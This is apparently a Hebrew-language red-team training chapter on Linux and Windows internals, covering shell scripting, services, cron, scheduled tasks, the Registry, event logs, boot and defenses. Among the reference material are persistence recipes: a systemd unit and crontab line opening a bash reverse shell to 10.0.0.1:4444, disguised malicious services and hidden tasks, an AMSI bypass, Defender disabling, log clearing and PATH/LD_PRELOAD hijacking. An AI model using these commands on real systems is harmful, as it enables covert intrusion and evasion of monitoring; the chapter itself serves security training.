```
# if/else
if [ "$user" == "root" ]; then
    echo "You are root!"
elif [ "$user" == "john" ]; then
    echo "You are John!"
else
    echo "Unknown user: $user"
fi

# השוואות מספריות
if [ $num -eq 5 ]; then echo "שווה"; fi
if [ $num -ne 5 ]; then echo "לא שווה"; fi
if [ $num -gt 5 ]; then echo "גדול מ-5"; fi
if [ $num -lt 5 ]; then echo "קטן מ-5"; fi
if [ $num -ge 5 ]; then echo "גדול שווה"; fi

# בדיקת קבצים
if [ -f /etc/passwd ]; then echo "קובץ קיים"; fi
if [ -d /home/john ]; then echo "תיקייה קיימת"; fi
if [ -r /etc/shadow ]; then echo "ניתן לקריאה"; fi
if [ -x /usr/bin/sudo ]; then echo "ניתן להרצה"; fi
if [ -s /tmp/file ]; then echo "לא ריק"; fi
if [ -L /bin/sh ]; then echo "symlink"; fi

# AND, OR
if [ -f file ] && [ -r file ]; then echo "קיים וניתן לקריאה"; fi
if [ "$a" == "1" ] || [ "$b" == "2" ]; then echo "אחד מהם"; fi
```

```
# על רשימה for
for user in john sarah mike; do
    echo "User: $user"
done

# על קבצים for
for file in /etc/*.conf; do
    echo "Config: $file"
done

# for מספרי (C כמו)
for i in {1..10}; do
    echo "Count: $i"
done

# for עם seq
for i in $(seq 1 5 100); do # 5 של 100 קפיצות
    echo $i
done

# while
count=0
while [ $count -lt 10 ]; do
    echo "Count: $count"
    ((count++))
done

# עבור על שורות בקובץ
while IFS= read -r line; do
    echo "Line: $line"
done < /etc/passwd

# עבור על פלט פקודה
while IFS= read -r host; do
```

```
ping -c 1 "$host" &>/dev/null && echo "$host is up"
done < hosts.txt
```

פונקציות

```
# הגדרת פונקציה
check_root() {
    if [ "$(id -u)" -ne 0 ]; then
        echo "Error: must run as root"
        exit 1
    fi
}

# פונקציה עם פרמטרים ו-value return
is_port_open() {
    local host=$1
    local port=$2
    timeout 1 bash -c "echo >/dev/tcp/$host/$port" 2>/dev/null
    return $? # 0 = סגור, 1 = פתוח,
}

# קריאה לפונקציה
check_root
if is_port_open 10.0.0.1 22; then
    echo "Port 22 is open!"
fi
```

```
# עיבוד טקסט

cut -d: -f1 /etc/passwd      # שדה ראשון (שם משתמש)
cut -d: -f1,3 /etc/passwd    # שדות 1 ו-3
awk -F: '{print $1, $3}' /etc/passwd # יותר גמיש
sed 's/old/new/g' file       # החלף
tr 'a-z' 'A-Z' < file        # המר לאותיות גדולות
sort file                     # מ'י'ן
sort -n -k2 file              # מ'י'ן מספרית לפי עמודה 2
uniq                          # (לפני sort דורש) הסר כפולות
wc -l file                    # ספור שורות
wc -w file                    # ספור מילים

# חיפוש
grep -r "password" /var/www/  # חפש רקורסיבית
grep -l "admin" *.php         # רק שמות קבצים
grep -n "TODO" file           # עם מספרי שורות
grep -v "^#" /etc/sudoers     # הסתר שורות הערה
grep -E "regex" file          # Extended regex

# פקודות שימושיות
xargs                         # לארגומנטים stdin המר
tee file                      # פלט גם למסך וגם לקובץ
command & other_command      # הרץ בו-זמנית
{ cmd1; cmd2; }               # קיבוץ פקודות
$( command )                  # הכנס פלט של פקודה

# בדיקת הצלחה
command && echo "success"      # הרץ רק אם הצליח
command || echo "failed"      # הרץ רק אם נכשל
command; echo "always"        # תמיד
```

שירותים (Services / Daemons) — לעומק

שירות (daemon בלינוקס) הוא תהליך שרץ ברקע, בלי ממשק גרפי, מתחיל עם המערכת.

systemd מנהל Units — יחידות הגדרה. יש כמה סוגים:

- `.service` — שירות רגיל
- `.socket` — socket activation
- `.timer` — כמו cron
- `.target` — קבוצה של שירותים
- `.mount` — עגינת מחיצה

```
# ניהול שירותים
systemctl start nginx          # הפעל
systemctl stop nginx           # עצור
systemctl restart nginx        # הפעל מחדש
systemctl reload nginx         # reload config (ללא הפסקה)
systemctl status nginx         # מצב מפורט + לוגים אחרונים
systemctl enable nginx         # הפעל בכל אתחול
systemctl disable nginx        # אל תפעיל בכל אתחול
systemctl is-enabled nginx     # האם מוגדר?
systemctl is-active nginx      # האם רץ עכשיו?

# רשימות
systemctl list-units --type=service # שירותים פעילים
systemctl list-units --type=service --all # כולל לא פעילים
systemctl list-unit-files          # units-כל ה

# לוגים
journalctl -u nginx              # לוגים של שירות
journalctl -u nginx --since "1 hour ago" # שעה אחרונה
journalctl -f                    # follow - כמו tail -f
journalctl -xe                   # שגיאות אחרונות
journalctl --since "2024-01-01"  # מתאריך ספציפי
```

יצירת שירות:

```
# /etc/systemd/system/myservice.service

[Unit]
Description=My Custom Service
After=network.target          # הפעל אחרי הרשת
Wants=network-online.target  # רצוי שתהיה רשת

[Service]
Type=simple                  # או forking, oneshot, notify
User=nobody                  # (לא root!) nobody-הרץ כ
Group=nobody
WorkingDirectory=/opt/myapp
ExecStart=/opt/myapp/app --config /etc/myapp.conf
ExecReload=/bin/kill -HUP $MAINPID
Restart=always               # הפעל מחדש אם נכשל
RestartSec=5                 # restart המתן 5 שניות לפני
StandardOutput=journal      # journald-לוגים ל
StandardError=journal

[Install]
WantedBy=multi-user.target   # הפעל במצב רב-משתמשים
```

```
systemctl daemon-reload      # מחדש (אחרי שינוי!) unit טען קבצי
systemctl enable --now myservice  # בבת אחת + הפעל
```

:systemd עם Red Teaming — Persistence

```

persistent יצור שירות #
cat > /etc/systemd/system/backdoor.service << 'EOF'

[Unit]

Description=System Network Service
After=network.target


[Service]

Type=simple
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'
Restart=always
RestartSec=60


[Install]

WantedBy=multi-user.target
EOF

systemctl enable backdoor.service

```

Windows — Services

```

sc query                                # הצג שירותים
sc query state= all                     # כולל עצורים
sc query type= driver                   # כולל drivers
sc start servicename                    # הפעל
sc stop servicename                     # עצור
sc config servicename start= auto       # הגדר להפעלה אוטומטית

# מידע מפורט
sc qc servicename                       # הגדרת השירות

# יצירת שירות (דרוש Admin)
sc create BackdoorSvc binPath= "C:\Windows\Temp\evil.exe" start= auto type= own
sc description BackdoorSvc "Windows Update Helper" # כסה עקבות
sc start BackdoorSvc

```



```
Get-Service                # הצג כל שירותים
Get-Service -Name *sql*    # חפש
Start-Service -Name wuauerv # הפעל
Stop-Service -Name wuauerv  # עצור
Set-Service -Name MyService -StartupType Automatic
New-Service -Name "BackdoorSvc" -BinaryPathName "C:\evil.exe" -StartupType Automatic
```

Cron ו-Scheduled Tasks — לעומק

Linux — Cron

קבצי cron:

```
/etc/crontab      - cron מערכת (ברמת עם user עמודת)
/etc/cron.d/      - (כמו /etc/crontab) נוספים cron קבצי
/etc/cron.daily/  - סקריפטים שרצים פעם ביום
/etc/cron.weekly/ - פעם בשבוע
/etc/cron.hourly/ - פעם בשעה
/var/spool/cron/crontabs/ - של משתמשים crontabs
```

פורמט cron:

```

(0-59) דקה — ר
(0-23) שעה — ר |
(1-31) יום בחודש — ר | |
(jan-dec או 1-12) חודש — ר | | |
(יום בשבוע 0-7, ראשון=7) — ר | | | |
| | | | |
* * * * * /path/to/command args

# דוגמאות:
0 2 * * * /usr/bin/backup.sh # כל לילה ב-2:00
*/5 * * * * /usr/bin/check.sh # כל 5 דקות
0 9 * * 1-5 /usr/bin/report.sh # ב-9:00 ימי עבודה
@reboot /usr/bin/startup.sh # בכל אתחול
@daily /usr/bin/daily.sh # פעם ביום

```

```

crontab -l # שלי cron הצג
crontab -e # ערוך
crontab -r # מחק הכל (זהירות!)
crontab -l -u root # של root הצג של (sudo דרוש)
cat /etc/cron* # system cron הצג

```

:Cron wildcards

```

* — כל ערך
5/* — כל 5
1,3,5 — ערכים ספציפיים
1-5 — טווח

```

:cron עם Red Teaming — Persistence

```
# הוסף backdoor שרץ כל דקה
(crontab -l 2>/dev/null; echo "* * * * * bash -i >& /dev/tcp/10.0.0.1/4444 0>&1") | crontab -

# בדיקת cron של כל המשתמשים
for user in $(cut -d: -f1 /etc/passwd); do
    crontab -l -u "$user" 2>/dev/null | grep -v "^#" | grep -v "^$" && echo "(user: $user"
done
```

Red Teaming — חיפוש cron scripts שניתן לשנות:

```
find /etc/cron* -perm -222 2>/dev/null # שכולם יכולים לכתוב scripts
cat /etc/crontab # מה רץ כ root?
```

Windows — Task Scheduler

```
# הצג משימות
Get-ScheduledTask | Format-Table TaskName, State, TaskPath

# ספציפית "Updates"
Get-ScheduledTask -TaskName "Updates"

# פרטים + זמן ריצה "Updates"
Get-ScheduledTaskInfo -TaskName "Updates"

# יצירת משימה - דרוש Admin
$action = New-ScheduledTaskAction -Execute "C:\evil.exe"
$trigger = New-ScheduledTaskTrigger -AtLogOn # בהתחברות
$trigger = New-ScheduledTaskTrigger -Daily -At "02:00" # יומי ב-2
$settings = New-ScheduledTaskSettingsSet -Hidden # מוסתרת!
Register-ScheduledTask -TaskName "WinUpdate" -Action $action -Trigger $trigger -Settings $settings

# הפעל מיד
Start-ScheduledTask -TaskName "WinUpdate"
```

```
# הצג הכל
schtasks /query /fo LIST /v

# יצירת משימה
schtasks /create /tn "MyTask" /tr "evil.exe" /sc onlogon /rl highest

# ריצת משימה
schtasks /run /tn "MyTask"

# מחיקת משימה
schtasks /delete /tn "MyTask" /f
```

Registry של Windows — לעומק

ה-Registry הוא מסד נתונים היררכי שמאחסן את כל הגדרות Windows.

מבנה

Registry Key = תיקייה

Registry Value = ערך (שם + סוג + נתון)

סוגי ערכים:

סוג	משמעות
REG_SZ	מחרוזת
REG_DWORD	מספר bit-32
REG_QWORD	מספר bit-64
REG_BINARY	נתונים גולמיים
REG_MULTI_SZ	מחרוזות מרובות
REG_EXPAND_SZ	מחרוזת עם משתני סביבה (%PATH%)

Hives — קבצי Registry

HKEY_LOCAL_MACHINE (HKLM):

- SAM → C:\Windows\System32\config\SAM (!סיסמאות מקומיות)
- SYSTEM → C:\Windows\System32\config\SYSTEM
- SECURITY → C:\Windows\System32\config\SECURITY
- SOFTWARE → C:\Windows\System32\config\SOFTWARE

HKEY_CURRENT_USER (HKCU): → C:\Users\[user]\NTUSER.DAT

HKEY_USERS (HKU): → כל המשתמשים

מיקומים קריטיים

Autorun — מה עולה עם Windows:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run (32-bit)
```

שירותים:

```
HKLM\SYSTEM\CurrentControlSet\Services
```

:Credentials

```
HKLM\SAM\SAM\Domains\Account\Users\ (מוצפן)
HKLM\SECURITY\Policy\Secrets\ (LSA Secrets)
```

:UAC

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin
```

WDigest — הגדרה מסוכנת:

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
```

ערך 1 = credentials ב-text-plaintext בזיכרון!

עבודה עם Registry

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v "" /t REG_SZ /d "cmd.ex
reg delete "HKCU\Software\Classes\ms-settings" /f
reg export HKLM\SAM C:\backup_sam.reg          # יצא
reg import mykeys.reg                          # יבא
```

```
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

Set-ItemProperty -Path "HKCU:\SOFTWARE\..." -Name "MyApp" -Value "C:\evil.exe"

New-Item -Path "HKLM:\SOFTWARE\..." -Force

Remove-Item -Path "HKCU:\SOFTWARE\..." -Recurse
```

Logs — יומני המערכת

Linux — איפה הלוגים

```

/var/log/
├─ syslog / messages      - כל ההודעות הכלליות
├─ auth.log               - חשוב מאוד ← SSH, sudo, כניסות
├─ kern.log               - הקרנל
├─ dpkg.log               - התקנות/הסרות חבילות
├─ apt/history.log        - apt פעולות
├─ nginx/
│   ├─ access.log         - HTTP כל בקשה
│   └─ error.log          - שגיאות
├─ apache2/              - כמו nginx
├─ mysql/error.log        - MySQL שגיאות
├─ postgresql/           - Postgres שגיאות
└─ lastlog                - כניסה אחרונה של כל משתמש (בינארי)

```

```
tail -f /var/log/auth.log # עקוב בזמן אמת
grep "Failed password" /var/log/auth.log # ניסיונות כניסה כושלים
grep "Accepted" /var/log/auth.log # כניסות מוצלחות
grep "sudo" /var/log/auth.log # שימוש ב-sudo
grep "CRON" /var/log/syslog # cron jobs
last # היסטוריית כניסות
lastb # (root דורש) ניסיונות כושלים
lastlog # כניסה אחרונה לכל משתמש
who # מי מחובר עכשיו
w # מי מחובר + מה עושה
```

:journalctl — systemd logging

```
journalctl -u ssh --since "1 hour ago"
journalctl --since "2024-01-01" --until "2024-01-02"
journalctl -p err                                # רק שגיאות
journalctl -p err..crit                          # severity טווח
journalctl _UID=1001                             # לוגים של משתמש ספציפי
journalctl -n 100                                # שורות אחרונות 100
journalctl --no-pager | grep -i password         # חפש
```

Windows — Event Logs

לוגים חשובים:

```
Security      – כניסות, שינוי הרשאות
System        – drivers, אירועי מערכת, שירותים
Application   – שגיאות תוכנות
Setup         – התקנות
Forwarded Events – לוגים מרחוק
Microsoft-Windows-PowerShell/Operational – PowerShell! פקודות
Microsoft-Windows-Sysmon/Operational   – Sysmon (חלום בלחות לתוקף) אם – מותקן
```

Event IDs קריטיים:

משמעות	לוג	Event ID
כניסה מוצלחת	Security	4624
כניסה כושלת	Security	4625
חבר בקבוצה בזמן כניסה	Security	4627
כניסה עם credentials מפורשים (runas)	Security	4648
ניסיון גישה לאובייקט	Security	4656
גישה לאובייקט (קובץ, Registry)	Security	4663
נוצר משתמש חדש	Security	4720
חשבון הופעל	Security	4722
חשבון נוטרל	Security	4725
נוסף לקבוצת Administrators!	Security	4732
חשבון שונה	Security	4738
TGT ticket Kerberos (כניסה לדומיין)	Security	4768
Service ticket Kerberos	Security	4769
Kerberos pre-auth נכשל	Security	4771
NTLM Authentication	Security	4776
תהליך חדש (דורש audit policy!)	Security	4688
שירות חדש הותקן	System	7045
לוג Security נוקה!	Security	1102
לוג System נוקה!	System	104


```
# חיפוש events
Get-EventLog -LogName Security -InstanceId 4624 -Newest 20 # כניסות מוצלחות
Get-EventLog -LogName Security -InstanceId 4625 -Newest 20 # כניסות כושלות
Get-EventLog -LogName Security -InstanceId 4688 -Newest 20 # תהליכים חדשים
Get-EventLog -LogName System -InstanceId 7045 -Newest 10 # שירותים חדשים

# Win Event (יותר גמיש)
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4624} -MaxEvents 10
Get-WinEvent -LogName 'Microsoft-Windows-PowerShell/Operational' | Select-Object -First 2

# ניקוי לוגים (דורש Admin – ומוקלט כ-!1102)
Clear-EventLog -LogName Security
wevtutil cl Security # CMD
```

Sysmon — הלוג האולטימטיבי:

Sysmon הוא כלי של Microsoft Sysinternals שמוסיף logging מתקדם:

- כל תהליך חדש עם command line המלא
- חיבורי רשת עם PID
- שינויי Registry
- יצירת קבצים
- כניסות ל-pipes

אם מותקן → הרבה יותר קשה להתחבא.

אתחול המערכת — לעומק

שלב 1: Power On

המעבד קופץ לכתובת ידועה ב-(x86) `0xFFFFFFFF` Flash ROM: שם נמצא ה-BIOS/UEFI.

שלב 2: POST (Power-On Self Test)

BIOS/UEFI בודק חומרה: זיכרון, מכשירים. אם יש בעיה → beep codes.

שלב 3: UEFI / BIOS

:BIOS (Legacy)

- ישן, מגבלת 2TB לדיסק
- MBR — Master Boot Record: 512 bytes ראשונים בדיסק
- הכנסים לאתחול: דיסק, USB, רשת

UEFI (מודרני):

- מודרני, מגבלת 9ZB
- GPT — GUID Partition Table
- bootloaders עם ESP — EFI System Partition: FAT32
- **Secure Boot** — מאמת שה-bootloader חתום דיגיטלית
- **NVRAM** — שמור הגדרות אפילו ללא דיסק

UEFI Attacks:

- **UEFI Rootkits** — נגיף ב-firmware שאינו ניתן להסרה גם על ידי פירמוט
- **BootHole** — חור ב-GRUB שאיפשר עקיפת Secure Boot
- **Evil Maid** — גישה פיזית + החלפת bootloader

שלב 4: Bootloader

GRUB (לינוקס):

GRUB הגדרות — /boot/grub/grub.cfg

ניתן לערוך את GRUB בזמן אתחול:

- לחץ e בתפריט → ערוך
- הוסף `init=/bin/bash` → קבל bash כ-root ללא סיסמה!
- (דורש גישה פיזית ו-Secure Boot כבוי)

Windows Boot Manager:

```
bcdedit /enum # boot entries הצג
bcdedit /set {current} safeboot minimal # Safe Mode-אתחול ל
```

שלב 5: Kernel Initialization (לינוקס)

```
vmlinux-5.x.x      – הקרנל הדחוס
initrd.img-5.x.x   – Initial RAM Disk
```

initrd — מערכת קבצים זמנית ב-RAM שמכילה drivers בסיסיים. הקרנל טוען אותה, מוצא את הדיסק האמיתי, מעביר שליטה.

שלב 6: systemd (PID 1)

```
systemd targets:
poweroff.target  – כיבוי
rescue.target    – single-user mode
multi-user.target – רב-משתמשים ללא GUI
graphical.target – עם GUI
reboot.target    – הפעלה מחדש
```

```
systemctl get-default      # הנוכחי target-מה זה?
systemctl set-default graphical.target # שנה
systemctl isolate rescue.target # עבור ל-rescue mode
```

Windows Boot Process

```
UEFI → Windows Boot Manager (bootmgr.efi)
      → winload.efi
      → ntoskrnl.exe (הקרנל)
      → smss.exe (Session Manager)
      → csrss.exe (Client/Server Runtime)
      → wininit.exe (Windows Initialization)
        └─ lsass.exe (Local Security Authority – credentials!)
        └─ services.exe (Service Control Manager)
        └─ winlogon.exe (כניסת משתמשים)
```

lsass.exe — תהליך קריטי שמנהל authentication. מטרה מועדפת!

- שמור credentials ב-RAM (NTLM hashes, Kerberos tickets)

- הפלת lsass = מחשב לא מצליח להתחבר לשום דבר

מנגנוני אבטחה מתקדמים

SELinux ו-Linux — AppArmor

:AppArmor (Ubuntu, Kali)

מגדיר profile לכל תוכנה — מה היא יכולה לגשת.

```
aa-status # AppArmor הצג מצב
cat /etc/apparmor.d/usr.bin.nginx # nginx של profile
aa-complain /usr/bin/nginx # בלבד (לא חוסם) log מצב
aa-enforce /usr/bin/nginx # enforce מצב
```

:SELinux (RHEL, CentOS, Fedora)

מנגנון מחמיר יותר — מבוסס labels.

```
getenforce # Enforcing / Permissive / Disabled
sestatus # מצב מפורט
ls -Z /etc/passwd # SELinux label הצג
ps -eZ | grep httpd # של תהליך label
```

Cgroups ו-Linux — Namespaces

:Namespaces — בידוד: כל container רואה עולם שונה:

- PID namespace: מספרי תהליכים מחדש
- Network namespace: ממשקי רשת שונים
- Mount namespace: מערכת קבצים שונה
- User namespace: User שונים

:Cgroups (Control Groups) הגבלת משאבים — כמה CPU, RAM, I/O תקבל קבוצת תהליכים.

זה הבסיס של Docker וcontainers.

AMSI ו-Windows Defender

:AMSI (Antimalware Scan Interface)

ממשק שמאפשר ל-AV לסרוק קוד לפני הרצה — כולל PowerShell scripts בזמן אמת.

```
# AMSI בודק כל PowerShell script
# כדי לעקוף (טכניקה ידועה):
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed
```

:Windows Defender

```
Get-MpComputerStatus           # מצב Defender
Add-MpPreference -ExclusionPath "C:\temp" # הוסף החרגה (Admin דורש)
Set-MpPreference -DisableRealtimeMonitoring $true # כבה (Admin דורש)
```

משתני סביבה (Environment Variables)

Linux

```
env                                # הצג הכל
printenv PATH                     # ערך משתנה ספציפי
echo $HOME                       # תיקיית בית
echo $USER                       # שם משתמש
echo $SHELL                      # shell איזה
echo $PATH                       # נתיבי חיפוש
echo $LD_LIBRARY_PATH            # נתיבי ספריות
echo $HISTFILE                   # קובץ היסטוריה
echo $HISTSIZE                   # כמה פקודות לשמור

export MY_VAR=value              # הגדר (זמני לסשן)
export PATH="$PATH:/my/dir"     # הוסף ל PATH
unset MY_VAR                    # הסר
```

קבצים שמגדירים env:

~/.bashrc	– bash shell מתקיים עם כל
~/.bash_profile	– login shell-מתקיים רק ב
/etc/environment	– גלובלי לכל משתמש
/etc/profile	– login shells-גלובלי ב
/etc/profile.d/*.sh	– קבצים נוספים

:PATH Hijacking

```
echo $PATH
# /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# אם תוסיף tmp/ לתחילת ה-PATH:
export PATH="/tmp:$PATH"

# ואז תיצור tmp/ls עם תוכן זדוני
# כל פקודת ls תריץ את שלך!
```

:LD_PRELOAD Hijacking

```
# מאפשר לטעון ספרייה לפני כולן LD_PRELOAD
# ניתן לדרוס פונקציות כמו system(), read(), open()
export LD_PRELOAD=/tmp/evil.so

# עכשיו כל תוכנה שמריצים תטען את הספרייה שלנו
```

```
$env:PATH # הצג PATH
$env:USERNAME # שם משתמש
$env:COMPUTERNAME # שם מחשב
$env:APPDATA # AppData\Roaming
$env:LOCALAPPDATA # AppData\Local
$env:TEMP # תיקיית Temp
$env:USERPROFILE # C:\Users\user
$env:SystemRoot # C:\Windows
$env:ProgramFiles # C:\Program Files
$env:ProgramFiles(x86) # C:\Program Files (x86)

# הגדרה זמנית:
$env:MY_VAR = "value"

# הגדרה קבועה (Registry):
[System.Environment]::SetEnvironmentVariable("MY_VAR", "value", "User")
[System.Environment]::SetEnvironmentVariable("MY_VAR", "value", "Machine")

# קריאה:
[System.Environment]::GetEnvironmentVariable("PATH", "Machine")
```

```
# find — חיפוש קבצים

find / -name "*.conf" 2>/dev/null          # לפי שם
find / -user root -perm -4000 2>/dev/null    # SUID של root
find / -newer /tmp/reference 2>/dev/null     # חדש יותר מקובץ
find /var/www -name "*.php" -exec grep -l "eval" {} \; # eval ב-PHP
find /home -name ".bash_history" 2>/dev/null # היסטוריות
find / -writable -type f 2>/dev/null         # קבצים שניתן לכתוב

# grep מתקדם

grep -r "password" /var/www/ --include="*.php"
grep -rn "api_key\|secret\|password\|passwd" /etc/ 2>/dev/null
grep -E "([0-9]{1,3}\.){3}[0-9]{1,3}" file # מציא IPs

# awk — עיבוד שורות

awk -F: '{print $1}' /etc/passwd           # שמות משתמשים
awk -F: '$3 == 0' /etc/passwd              # UID 0 (root!) משתמשים עם
awk '{sum += $5} END {print sum}' file      # סכום עמודה

# sed — עריכת טקסט

sed -i 's/old/new/g' file                  # החלף בקובץ
sed '/^#/d' /etc/sudoers                   # הסר הערות
sed -n '10,20p' file                       # הצג שורות 10-20

# cut, sort, uniq

cut -d: -f1,3 /etc/passwd | sort -t: -k2 -n # מסודר UID
cat /var/log/auth.log | grep "Failed" | awk '{print $11}' | sort | uniq -c | sort -rn #

# strings — מחרוזות מקובץ בינארי —

strings /usr/bin/su | grep -i pass          # מציא מחרוזות חשודות
strings /proc/[pid]/exe                     # מחרוזות בתהליך
```



```

# בדיקת רשת

ip addr show          # ממשקים
ip route show         # טבלת ניתוב
ip neigh show         # ARP table (MAC addresses)
ss -tulpn             # פורטים פתוחים + תהליכים
ss -anp | grep ESTABLISHED # חיבורים פעילים
netstat -tulpn        # ישן אבל עדיין קיים

# DNS
dig google.com        # DNS lookup
dig google.com MX     # Mail records
dig @8.8.8.8 google.com # ספציפי DNS שאל
nslookup google.com
host google.com

# ping ו-traceroute
ping -c 4 8.8.8.8     # פינגים 4
ping -i 0.2 8.8.8.8   # כל 0.2 שניות
traceroute google.com # מסלול

# wget ו-curl
wget http://example.com/file
curl -O http://example.com/file # הורד
curl -L http://example.com      # עקוב redirects
curl -H "Cookie: session=abc" url # header עם
curl -X POST -d "user=a&pass=b" url # POST request
curl -k https://self-signed.com   # TLS error התעלם מ

# ניטור רשת
tcpdump -i eth0          # packets לכד
tcpdump -i eth0 port 80  # סנן לפי פורט
tcpdump -i eth0 -w capture.pcap # שמור לקובץ
tcpdump -r capture.pcap   # קרא pcap

```

מידע מערכת

```
Get-ComputerInfo # מידע כללי
Get-HotFix # patches מותקנות
systeminfo # מידע מלא – CMD
```

רשת

```
Get-NetIPAddress # IP כתובות
Get-NetIPConfiguration # הגדרות רשת
Get-NetRoute # טבלת ניתוב
Get-DnsClientServerAddress # DNS servers
Test-Connection 8.8.8.8 -Count 4 # ping
Resolve-DnsName google.com # DNS
```

חיפוש קבצים

```
Get-ChildItem -Path C:\ -Recurse -Filter "*.config" -ErrorAction SilentlyContinue
Get-ChildItem -Hidden # נסתרים
Get-ChildItem -Path C:\ -Recurse | Where-Object { $_.LastWriteTime -gt (Get-Date).AddDays
```

חיפוש תוכן

```
Select-String -Path "C:\*.log" -Pattern "password" # grep
Get-Content C:\file.txt | Select-String "error"
```

משתמשים ו-groups

```
Get-LocalUser # משתמשים מקומיים
Get-LocalGroup # groups מקומיים
Get-LocalGroupMember Administrators # Admin? מי
net user # CMD
net localgroup Administrators # CMD
```

תהליכים

```
Get-Process | Sort-Object CPU -Descending # CPU לפי
Get-Process -Name chrome | Select-Object Id, CPU, WorkingSet
Get-CimInstance Win32_Process | Select-Object Name, CommandLine, ProcessId # command כולל
```

שירותים

```
Get-Service | Where-Object Status -eq 'Running' # רצים
Get-WmiObject Win32_Service | Select-Object Name, PathName, StartName # user! + נתיב
```

אבטחת מידע ברמת OS — מושגים מרכזיים

CIA Triad

C — Confidentiality (סודיות): רק מורשים גישה

I — Integrity (שלמות): המידע לא שונה בלי אישור

A — Availability (זמינות): המידע זמין כשצריך

Defense in Depth

לא מסתמכים על הגנה אחת. שכבות:

1. Firewall
2. IDS/IPS
3. EDR (Endpoint Detection and Response)
4. Logging & SIEM
5. הרשאות מינימליות (Least Privilege)
6. Patch Management

Attack Surface

כל מה שחשוף לתוקף — פורטים פתוחים, שירותים, ממשקי API, משתמשים. **Red Team = מצמצם attack surface מבחינת הבנה.**

סיכום — מה חשוב לזכור

1. **OS = שכבת תרגום** בין חומרה לתוכנה. מנהלת משאבים, הרשאות, תהליכים.
2. **Kernel Space vs User Space** — הגבול הקריטי. הרבה התקפות = עקיפה.
3. **System Calls** — כל אינטראקציה עם המערכת. `strace` חושף הכל.
4. **proc/** — חלון ישיר לקרנל. זהב לניתוח.
5. **File Descriptors** — הכל מספר: קבצים, רשת, pipes.
6. **SUID / Capabilities** — הרשאות מורשות. מצא אותן = escalation.

7. **Logs** — עקבות. ב-journalctl, `/var/log/auth.log`. Linux: ב-Windows: Event IDs.
8. **Registry** — מוח Windows: Autorun, services, credentials.
9. **Persistence**, שירותים, cron, Registry Run, scheduled tasks.
10. **CLI** — כלי עיקרי. חייב להיות שגור.
11. **Scripting** — bash/PowerShell. לאוטומציה.
12. **הגנות מודרניות** — ASLR, DEP, Stack Canary, AppArmor, AMSI. צריך להכיר כדי לעקוף.
-

הפרק הבא: לינוקס בעומק — כל מה שצריך לדעת כדי לעבוד ביעילות בסביבת *Red Teaming*.